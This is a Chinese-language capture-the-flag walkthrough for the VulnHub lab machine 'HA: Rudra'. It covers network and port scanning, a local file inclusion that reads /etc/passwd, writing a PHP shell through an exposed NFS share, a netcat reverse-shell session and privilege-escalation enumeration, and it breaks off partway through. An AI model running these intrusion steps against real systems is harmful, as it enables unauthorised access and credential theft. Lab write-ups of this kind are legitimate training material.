
> *靶机地址：https://www.vulnhub.com/entry/ha-rudra,386/*

信息收集


```
nmap -sn 192.168.1.0/24
```



```
root@kali:~# nmap -sn 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2020-02-09 18:15 CST
Nmap scan report for 192.168.1.1
Host is up (0.00074s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.1.2
Host is up (0.00014s latency).
MAC Address: 00:50:56:F3:0E:02 (VMware)
Nmap scan report for 192.168.1.133
Host is up (0.00014s latency).
MAC Address: 00:0C:29:A4:72:EE (VMware)
Nmap scan report for 192.168.1.254
Host is up (0.000092s latency).
MAC Address: 00:50:56:F0:0A:8E (VMware)
Nmap scan report for 192.168.1.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.18 seconds
```

端口扫描


```
nmap -sS -sV -T5 -A -p- 192.168.1.133
```



```
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; pr
| ssh-hostkey:
|   2048 d7:0d:45:dd:52:69:f9:54:2a:73:a7:d0:c5:ab:db:9b (RSA)
|   256 7f:cc:3c:a5:53:47:05:15:94:95:41:ea:5e:48:f1:00 (ECDSA)
|_  256 30:da:01:de:ab:d8:19:1e:fc:58:44:22:3b:29:33:cd (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HA: Rudra
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100003  3           2049/udp  nfs
|   100003  3,4         2049/tcp  nfs
|   100005  1,2,3      51133/tcp  mountd
|   100005  1,2,3      58195/udp  mountd
|   100021  1,3,4      33095/tcp  nlockmgr
|   100021  1,3,4      38440/udp  nlockmgr
|   100227  3           2049/tcp  nfs_acl
|_  100227  3           2049/udp  nfs_acl
2049/tcp  open  nfs_acl  3 (RPC #100227)
33095/tcp open  nlockmgr 1-4 (RPC #100021)
34363/tcp open  mountd   1-3 (RPC #100005)
51133/tcp open  mountd   1-3 (RPC #100005)
57309/tcp open  mountd   1-3 (RPC #100005)
MAC Address: 00:0C:29:A4:72:EE (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```


目录枚举

```
gobuster dir -u http://192.168.1.133 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```



```
/img (Status: 301)
/assets (Status: 301)
/index.html (Status: 200)
/robots.txt (Status: 200)
/server-status (Status: 403)
[ERROR] 2020/02/09 18:22:01 [!] parse http://192.168.1.133/e
/index.html (Status: 200)
```


访问web服务



192.168.1.133/robots.txt

nandi.php

fuzz参数发现又是这个最常见的参数



192.168.1.133/nandi.php?file=../../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bi
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologi
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/i
/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin sy
/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/s
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin _apt:x:104:65534::/nonexiste
rudra:x:1000:1000:rudra,,,:/home/rudra:/bin/bash sshd:x:106:65534::/run/sshd:/usr/s
/lib/nfs:/usr/sbin/nologin shivay:x:1002:1002:,,,:/home/shivay:/bin/bash mysql:x:108
```

存在shivay用户


存在nfs目录挂载

```
mount -t nfs 192.168.1.133:/home/shivay /mnt
```



```
root@kali:~# mount -t nfs 192.168.1.133:/home/shivay /mnt
root@kali:~# df -h
文件系统                     容量  已用  可用 已用% 挂载点
udev                         964M     0  964M    0% /dev
tmpfs                        198M  8.7M  189M    5% /run
/dev/sda1                     38G   21G   15G   59% /
tmpfs                        986M     0  986M    0% /dev/shm
tmpfs                        5.0M     0  5.0M    0% /run/lock
tmpfs                        986M     0  986M    0% /sys/fs/cgroup
tmpfs                        198M   16K  198M    1% /run/user/131
tmpfs                        198M  4.0K  198M    1% /run/user/0
192.168.1.133:/home/shivay    20G  2.9G   16G   16% /mnt
root@kali:~# cd /mnt
root@kali:/mnt# ls
mahadev.txt
root@kali:/mnt# cat mahadev.txt
Rudra is another name of Lord Shiva. As per the vedic scriptures there are total 11 rudras. Of them, prominent one is Shiva. T
he other 10 rudras are considered as his expansions. As per Mahabharata, Srimad Bhagavatam and other vedic texts Lord Shiva ap
peared from Lord Brahma's eyebrows. Srimad Bhagvatam tells us why Lord Shiva is known as “Rudra”:
root@kali:/mnt# 
```


写个shell进去


192.168.1.133/nandi.php?file=/home/shivay/shell.php

PHP Version 7.2.19-0ubuntu0.18.04.2

System	Linux ubuntu 4.15.0-20-generic #21-Ubuntu S
Build Date	Aug 12 2019 19:34:28
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2
Loaded Configuration File	/etc/php/7.2/apache2/php.ini

getshell



```
root@kali:~# nc -lvvp 1234
listening on [any] 1234 ...
192.168.1.133: inverse host lookup failed: Unknown host
connect to [192.168.1.128] from (UNKNOWN) [192.168.1.133] 60450
bash: cannot set terminal process group (628): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html$ ls
ls
assets
detail1.html
detail2.html
img
index.html
nandi.php
robots.txt
www-data@ubuntu:/var/www/html$ 
```

提权


获取shell之后要做的第一件事是使用Python获取一个tty，不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2，所以需要换成python3 -c 'import pty;
pty.spawn("/bin/bash")'
```


```
#查看其他用户
cat /etc/passwd
```

```
#内核提权
uname -a
```

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本
文
件，然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
cat /etc/crontab
#查看邮件
cd /var/mail/
ls
```




```
use mahadev
Reading table information for completion of table
You can turn off this feature to get a quicker sta

Database changed
mysql> show tables;
show tables;
+--------------------+
| Tables_in_mahadev |
+--------------------+
| hint               |
+--------------------+
1 row in set (0.00 sec)

mysql> select * from hint;
select * from hint;
+----------------------------+
| hint                       |
+----------------------------+
| check on media filesystem |
+----------------------------+
1 row in set (0.00 sec)

mysql> 
```




```
www-data@ubuntu:/media$ cat creds
cat creds
😑
😫
😈
😖
🐼
😫
👴
😟
🐼
😫
🐵
🙂
😬
🐱
😈
😟
🐼
😆
😟
😟
😬
👴
🐱
😟
😆
😁
👶
👶
